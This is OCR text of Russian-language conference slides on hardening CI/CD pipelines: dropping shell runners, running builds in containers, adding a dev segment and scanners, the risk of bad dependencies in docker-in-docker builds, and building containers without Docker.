
Проблема осталась



А еще у нас shell




Произвольный код выкатывается на прод




Checklist

- ✔ Не используем shell-раннеры


Все запускается в контейнерах



А вдруг мы скачали что-то не то?




Добавляем dev-сегмент




Как обезопаситься еще?

Добавляем сканеры




Аффектит ли bad dependency на сборку?



Конечно!

ведь нужен docker-in-docker

Сборка контейнера без docker


Docker
Engine


Но какой, спрашивается, Docker на проде?


Но какой, спрашивается, Docker на проде?


- Для нас это пример

Но какой, спрашивается, Docker на проде?

- Для нас это пример
- Вопросы безопасности общие для любого другого средства контейнеризации на базе OCI

